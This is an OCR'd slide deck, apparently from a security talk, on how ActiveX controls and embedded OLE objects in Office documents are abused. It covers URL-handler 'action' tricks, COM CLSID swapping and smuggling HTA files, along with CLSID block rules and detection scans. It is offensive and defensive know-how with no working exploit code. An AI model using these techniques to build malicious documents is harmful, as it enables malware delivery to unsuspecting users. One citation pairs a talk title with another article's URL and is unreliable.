



```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ax:ocx ax:classid="{978C9E23-D4B0-11CE-BF2D-00AA003F40D0}" ax:persistence="persistStorage"
```

ActiveX Controls – Malicious Usage


- Most ActiveX malware will utilize VBA macros
  - Bypassing the auto open events like “Auto_Open”
- Microsoft Forms 2.0 HTML Controls
  - “Click me if you can, Office social engineering with embedded objects” by Yorrick Koster
    - https://www.securify.nl/blog/click-me-if-you-can-office-social-engineering-with-embedded-objects
  - Abuses the “action” field in a URL handler to open an executable on the host machine
    - Required to double click on target AND accept security warnings

ActiveX Controls – Malicious Usage



ActiveX Controls – Malicious Usage

```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml

    docProps
        app.xml
        core.xml

    word
        document.xml
        fontTable.xml
        settings.xml
        styles.xml
        webSettings.xml

        activeX
            activeX1.bin
            activeX1.xml

            _rels
                activeX1.xml.rels

        media
            image1.wmf

        theme
            theme1.xml

        _rels
            document.xml.rels

    _rels
        .rels
```




```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ax:ocx ax:classid="{5512D112-5CC6-11CF-8D67-00AA00BDCE1D}" ax:persistence="persistStream"
```

https://www.securify.nl/blog/click-me-if-you-can-office-social-engineering-with-embedded-objects

ActiveX Controls – Defense / Detection

- Since most ActiveX abuse is macro related, defense and detection will be related to quality of VBA scanning.
- Microsoft Forms 2.0 Abuse
  - Ensure the proper CLSIDs are blocked
    - {5512D112-5CC6-11CF-8D67-00AA00BDCE1D} – Have more than one CLSID
    - {5512D110-5CC6-11CF-8D67-00AA00BDCE1D}
  - Scan the activeX bin files for html containing an “action=“ field
- Microsoft implemented an ActiveX control whitelist


ActiveX Controls – Summary

- What other classes can we embed?
  - Even if they aren't fully supported, can we trick a registered COM component to load data and get execution?

Embedded Objects – Common usage

- Since Microsoft Office is considered a *Container Application*, it can create *compound documents* (Word documents) that can contain embedded objects.
- When articles mention embedded ole objects, they are usually talking about embedded *packager* objects .
- Users can embed files in their word documents.
- Users can embed other office documents


Embedded Objects – What does it look like?




embedded_text_file
.txt

```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml

    docProps
        app.xml
        core.xml

    word
        document.xml
        fontTable.xml
        settings.xml
        styles.xml
        webSettings.xml

        embeddings
            oleObject1.bin

        media
            image1.emf

        theme
            theme1.xml

        _rels
            document.xml.rels

    _rels
        .rels
```

Embedded Objects – What does it look like?






Embedded Objects – Malicious usage

- You can include *any* file – with a catch
  - File extension blacklist
- Embedding OLE objects that invoke unexpected COM classes
- "Click Me If You Can, Office Social Engineering With Embedded Objects"
  - Yorrick Koster - https://www.mcafee.com/blogs/other-blogs/mcafee-labs/an-inside-look-into-microsoft-rich-text-format-and-ole-exploits/
- "An inside look into Microsoft rich text format and ole exploits"
  - Chintan Shah - https://www.mcafee.com/blogs/other-blogs/mcafee-labs/an-inside-look-into-microsoft-rich-text-format-and-ole-exploits/

Embedded Objects – Defense / Detection

- Microsoft black-listed executable extensions and will not allow opening of those files.




- Embedded files are written to a temp directory and will probably be scanned by AV.

Embedded Objects - Expand

- Get creative with the files that are allowed
  - Mhtml files with baked in hta files
  - Third party software files
  - So much room for activities
- There's a COM Class ID – Replace it!
  - Similar to activeX
  - What classes write their object representation to a storage file?


Embedded Objects – ProgID shenanigans

CLSID of Windows media player




- This is a packager compound file, we simply replaced the CLSID. This is not expected to do anything meaningful

Embedded Objects – ProgID shenanigans

